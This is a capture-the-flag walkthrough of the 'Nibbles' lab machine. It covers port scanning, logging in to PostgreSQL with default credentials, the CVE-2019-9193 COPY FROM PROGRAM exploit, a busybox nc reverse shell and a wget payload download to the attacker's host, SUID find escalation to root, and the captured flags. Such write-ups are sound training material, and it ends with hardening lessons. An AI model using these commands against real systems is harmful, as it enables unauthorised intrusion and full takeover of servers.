Nibbles
The IP may vary: the lab had to be restarted at some point, so screenshots and commands might show a different address. Replace it with the one from your own instance.
TL;DR. Nibbles exposes a PostgreSQL server on port 5437 that accepts the default credentialspostgres:postgres. With superuser access, theCOPY ... FROM PROGRAMclause (CVE-2019-9193) runs commands as thepostgresuser; the50847.pyexploit automates the reverse shell, which lands over an egress-allowed port (80). Once in,linpeasflags/usr/bin/findcarrying the SUID bit, sofind -exec /bin/sh -p(GTFOBins) returns a shell witheuid=0and, with it, root.
Recon
Initial scan
The reply TTL 61 → Linux: Linux starts the TTL at 64 and each routing hop decrements it, so 61 = 64−3; a hint, not proof (it can be spoofed), confirmed by the service scan.
ping -c 1 192.168.114.4764 bytes from 192.168.114.47: icmp_seq=1 ttl=61 time=31.1 msWe sweep all TCP ports and fingerprint versions on the open ones:
sudo nmap -sS -n -Pn -p- --min-rate 5000 --open 192.168.114.47PORT STATE SERVICE
21/tcp open ftp
22/tcp open ssh
80/tcp open http
5437/tcp open postgresqlnmap -p21,22,80,5437 -sCV 192.168.114.47 -oN targetedScanPORT STATE SERVICE VERSION
21/tcp open ftp vsftpd 3.0.3
22/tcp open ssh OpenSSH 7.9p1 Debian 10+deb10u2 (protocol 2.0)
80/tcp open http Apache httpd 2.4.38 ((Debian))
5437/tcp open postgresql PostgreSQL DB 11.3 - 11.9The FTP and Apache lead nowhere useful (the web serves the default template with no content). What stands out is the PostgreSQL on 5437: a database engine exposed to the network, and on a non-standard port at that, is almost always the way in.
PostgreSQL - TCP 5437
Before reaching for exploits, we try the cheapest thing: default credentials. The postgres user with password postgres logs straight in.
psql -U postgres -h 192.168.114.47 -p 5437Password: postgres
psql (18.1 (Debian 18.1-1), server 11.7 (Debian 11.7-0+deb10u1))
Type "help" for help.
postgres=# \l
Name | Owner | Encoding | ...
-----------+----------+----------+----
postgres | postgres | UTF8 |
template0 | postgres | UTF8 |
template1 | postgres | UTF8 |
(3 rows)The server is 11.7, and we logged in as superuser (postgres). That combination enables a known vector:
searchsploit 'postgresql 11'
searchsploit -m multiple/remote/50847.py
PostgreSQL 9.3-11.7 - Remote Code Execution (RCE) (Authenticated) | multiple/remote/50847.pyShell as postgres
COPY ... FROM PROGRAM: RCE (CVE-2019-9193)
The technique (CVE-2019-9193) is not a memory bug but the abuse of a legitimate feature: COPY ... FROM PROGRAM runs a system program and dumps its output into a table, and it is only available to a superuser, which is exactly what the default credentials give us. That's why there is no privilege escalation here: the command runs as postgres, the service account.
First we confirm execution without firing a shell yet: we leave a tcpdump listening for ICMP and ask the target to ping us back. If the packets arrive, the RCE is real.
tcpdump -i tun0 icmp
python3 50847.py -i 192.168.114.47 -p 5437 -d template1 -c "ping -c 4 192.168.45.227"
[+] Connection to Database established
[+] PostgreSQL version 11.7 is likely vulnerable
[+] Creating table _10af30c16d479e7200e8e40972088a68
[+] Command executed
PING 192.168.45.227 (192.168.45.227) 56(84) bytes of data.
4 packets transmitted, 4 received, 0% packet loss, time 8ms
[+] Deleting table _10af30c16d479e7200e8e40972088a68

22:44:35.783371 IP 192.168.114.47 > 192.168.45.227: ICMP echo request, id 3396, seq 1, length 64
22:44:35.783394 IP 192.168.45.227 > 192.168.114.47: ICMP echo reply, id 3396, seq 1, length 64
The four echo request packets arrive from the victim itself: execution is real, not an assumption based on the version. The exploit also leaves a hint about its mechanics, since it creates and drops a temporary table (_10af30c16d479e7200e8e40972088a68) to smuggle the command through, which is exactly what COPY ... FROM PROGRAM does.
With execution confirmed, we swap the command for a reverse shell. As on other boxes in this batch, a return to a high port doesn't come back because of egress filtering, so we aim at 80, which the machine already has open, using busybox nc. We keep Penelope listening on 80:
penelope 80Then we fire the reverse shell:
python3 50847.py -i 192.168.114.47 -p 5437 -d template1 -c "busybox nc 192.168.45.227 80 -e bash"
[+] Connecting to PostgreSQL Database on 192.168.114.47:5437
[+] Connection to Database established
[+] Checking PostgreSQL version
[+] PostgreSQL 11.7 is likely vulnerable
[+] Creating table _77456cb9a1eaa5cdd12ef78351b02bb4
The shell lands as postgres. We read the first proof, which sits in wilson's home but is readable by our user:
cat /home/wilson/local.txt && whoami && hostname
654f3c5e880cd4474602ef4aa5db2417Privilege escalation
SUID on /usr/bin/find
The first move is to enumerate SUID binaries by hand, without relying on any script:
find / -perm -4000 -type f 2>/dev/null/usr/bin/find stands out with the SUID bit set and owner root. To confirm it with more context we also upload linpeas (repo), which highlights it in the interesting-permissions section:
wget http://192.168.45.227/linpeas.sh -O /tmp/linpeas.sh
chmod +x /tmp/linpeas.sh && /tmp/linpeas.sh
╔══════════╣ Files with Interesting Permissions
╚ SUID - Check easy privesc, exploits and write perms
-rwsr-xr-x 1 root root  10K Mar 28  2017 /usr/lib/eject/dmcrypt-get-device
-rwsr-xr-x 1 root root 427K Jan 31  2020 /usr/lib/openssh/ssh-keysign
...
-rwsr-xr-x 1 root root  63K Jan 10  2019 /usr/bin/su
-rwsr-xr-x 1 root root 309K Feb 16  2019 /usr/bin/find
-rwsr-xr-x 1 root root 154K Feb  2  2020 /usr/bin/sudo  --->  check_if_the_sudo_version_is_vulnerable
-rwsr-xr-x 1 root root  35K Jan 10  2019 /usr/bin/umount  --->  BSD/Linux(08-1996)
A SUID binary runs with its owner's UID (here root), not the caller's. find can run commands with -exec, and per GTFOBins that's enough to spawn a shell while keeping the privilege. The -p flag stops bash from dropping the elevated euid:
/usr/bin/find . -exec /bin/sh -p \; -quit
# whoami && id
root
uid=106(postgres) gid=113(postgres) euid=0(root) groups=113(postgres),112(ssl-cert)
The euid=0(root) confirms the escalation. We read the final proof:
cat /root/proof.txt
f34ffed629528850b0a860ff87798bf5Attack chain
PostgreSQL 11.7 exposed (TCP 5437)
        │  default credentials postgres:postgres (superuser)
        ▼
COPY ... FROM PROGRAM  ──  CVE-2019-9193  ──  RCE as postgres
        │  busybox nc to port 80 (egress-allowed port)
        ▼
reverse shell as postgres  (local.txt)
        │  SUID on /usr/bin/find  →  find -exec /bin/sh -p
        ▼
shell with euid=0  →  root  (proof.txt)
Lessons learned
- Default credentials are still the shortest path. Before building exploits, trying
postgres:postgrescosts a second and here it opens the whole door. Changing default passwords and not exposing the database to the network would have closed the vector. COPY ... PROGRAMis a feature, not a bug, but with superuser it's RCE. PostgreSQL disputes CVE-2019-9193 because the clause requires the superuser role; the real problem is granting that role (or leaving default credentials) on an externally reachable account. A least-privilege application account could not use it.- Egress filtering dictates the return port. A return over a high port didn't come back; aiming the reverse shell at a port the machine already has open (80) sidesteps that control.
- The SUID bit on a versatile binary is direct escalation.
find, with-exec, runs any command with the owner's privilege. Auditingfind / -perm -4000and removing the SUID bit from binaries that don't need it is basic hardening.